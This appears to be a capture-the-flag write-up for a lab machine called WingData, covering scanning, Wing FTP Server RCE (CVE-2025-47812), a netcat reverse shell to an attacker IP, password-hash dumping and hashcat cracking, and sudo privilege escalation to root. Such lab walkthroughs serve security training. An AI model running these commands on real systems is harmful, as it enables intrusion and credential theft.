WingData

1. Scanning
    1. Nmap Port Scan: Initial Nmap results confirmed an active web server (HTTP) and a listening SSH service.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC 10.129.1.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 22:38 -0500
Nmap scan report for 10.129.1.130
Host is up (0.084s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
|_http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.80 seconds
```


    2. The dirsearch did not return anything interesting.


```
Target: http://wingdata.htb/

[22:46:36] Starting:
[22:46:40] 403 -  317B  - /.ht_wsr.txt
[22:46:40] 403 -  317B  - /.htaccess.bak1
[22:46:40] 403 -  317B  - /.htaccess.orig
[22:46:40] 403 -  317B  - /.htaccess.save
[22:46:40] 403 -  317B  - /.htaccess.sample
[22:46:40] 403 -  317B  - /.htaccess_extra
[22:46:40] 403 -  317B  - /.htaccess_orig
[22:46:40] 403 -  317B  - /.htaccess_sc
[22:46:40] 403 -  317B  - /.htaccessOLD2
[22:46:40] 403 -  317B  - /.htaccessOLD
[22:46:40] 403 -  317B  - /.htaccessBAK
[22:46:40] 403 -  317B  - /.htm
[22:46:40] 403 -  317B  - /.html
[22:46:40] 403 -  317B  - /.htpasswds
[22:46:40] 403 -  317B  - /.htpasswd_test
[22:46:41] 403 -  317B  - /.httr-oauth
[22:47:00] 301 -  353B  - /assets  →  http://wingdata.htb/assets/
[22:47:00] 403 -  317B  - /assets/
[22:47:50] 403 -  317B  - /server-status
[22:47:50] 403 -  317B  - /server-status/
[22:48:04] 403 -  317B  - /vendor/
```

    3. The page had a subdomains, ftp which after using dirsearch on it showed many interesting pages such as the login page


```
Target: http://ftp.wingdata.htb/

[23:04:11] Starting:
[23:04:40] 200 -  104B  - /crossdomain.xml
[23:04:40] 200 -    0B  - /css
[23:04:45] 200 -   19KB - /favicon.ico
[23:04:48] 500 -    0B  - /help
[23:04:48] 500 -    0B  - /help/
[23:04:48] 500 -    0B  - /icons
[23:04:49] 500 -    0B  - /images/
[23:04:49] 500 -    0B  - /images
[23:04:49] 500 -    0B  - /include
[23:04:49] 500 -    0B  - /include/
[23:04:51] 500 -    0B  - /language
[23:04:53] 200 -    8KB - /login.html
[23:04:53] 200 -  170B  - /logout.html
[23:05:02] 500 -    0B  - /plugins
[23:05:02] 500 -    0B  - /plugins/
[23:05:07] 200 -  258B  - /search.html
```

2. Interacting with the application
    1. The main page did not have any vulnerabilities present, but the "Client Portal" was leading to ftp.wingdata.htb login page.





    2. The FTP login page showed that it was running Wing FTP Server v7.4.3 which contained a remote code executation vulnerability (CVE-2025-47812).



3. Reverse shell
    1. Used the exploit CVE-2025-47812 which allowed RCE which was used to generate a reverse shell which I was able to gain access to the wingftp account.

```
┌──(kali㉿kali)-[~/Documents/ringzeroctf/wingdata]
└─$ python3 52347.py -u http://ftp.wingdata.htb -c "nc -e /bin/bash 10.10.14.123 4444"


[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'nc -e /bin/bash 10.10.14.123 4444' and username: 'anonymous'
[+] UID extracted: a924e8c516eec5f6a89e88b30f50b84ef528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: a924e8c516eec5f6a89e88b30f50b84ef528764d624db129b32c21fbca0cb8d6
[-] Error sending GET request to http://ftp.wingdata.htb/dir.html: HTTPConnectionPool(host='ftp.wingdata.htb', port=80): Read timed out. (read timeout=10)
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
wingftp@wingdata:/opt/wftpserver$ whoami
whoami
wingftp
wingftp@wingdata:/opt/wftpserver$ id
id
uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
wingftp@wingdata:/opt/wftpserver$
```

4. Searching information on the machine
    1. While search the machine, I found a series of account such the admin with its password.

```
wingftp@wingdata:/opt/wftpserver/Data/_ADMINISTRATOR$ cat admins.xml
cat admins.xml
<?xml version="1.0" ?>
<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">
    <ADMIN>
        <Admin_Name>admin</Admin_Name>
        <Password>a8339f8e4465a9c47158394d8efe7cc45a5f361ab983844c8562bef2193bafba</Password>
        <Type>0</Type>
        <Readonly>0</Readonly>
        <IsDomainAdmin>0</IsDomainAdmin>
        <DomainList></DomainList>
        <MyDirectory></MyDirectory>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
    </ADMIN>
</ADMIN_ACCOUNTS>
```

2. In addition, a lot of users were found.

```
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls -la
ls -la
total 28
drwxr-x--- 2 wingftp wingftp 4096 Feb 20 23:43 .
drwxr-x--- 4 wingftp wingftp 4096 Feb  9 08:19 ..
-rwxr-x--- 1 wingftp wingftp 2842 Feb 20 23:43 anonymous.xml
-rwxr-x--- 1 wingftp wingftp 2846 Nov  2 11:13 john.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:05 maria.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:02 steve.xml
-rw-rw-rw- 1 wingftp wingftp 2856 Nov  2 12:28 wacky.xml
wingftp@wingdata:/opt/wftpserver/Data/1/users$ cat maria.xml
cat maria.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>maria</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03</Password>
        <ProtocolType>63</ProtocolType>
```


3. After searching the home directory, I found the wacky user, so I targeted his account.
4. I cracked the wacky password using the rockyou list, an important mention is to include the WingFTP salt with the password.
    1. cmd line used: hashcat -m 1410 "32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP" /usr/share/wordlists/rockyou.txt

```
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
```

5. Accessing wacky account
    1. After accessing wacky account I ran "sudo -l" which showed files and python3 could be run on root privileges using sudo

```
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
```

    2. I started searching for exploit online and I found the cve-2025-4517, I downloaded it to the machine, executed it and it was able to get root shell.


[+] EXPLOITATION SUCCESSFUL!
[+] User 'wacky' now has full sudo privileges
[+] Get root with: sudo /bin/bash
[?] Spawn root shell now? (y/n): y
[*] Spawning root shell...
[*] Run: sudo /bin/bash
root@wingdata:/tmp# whoami
root
root@wingdata:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@wingdata:/tmp#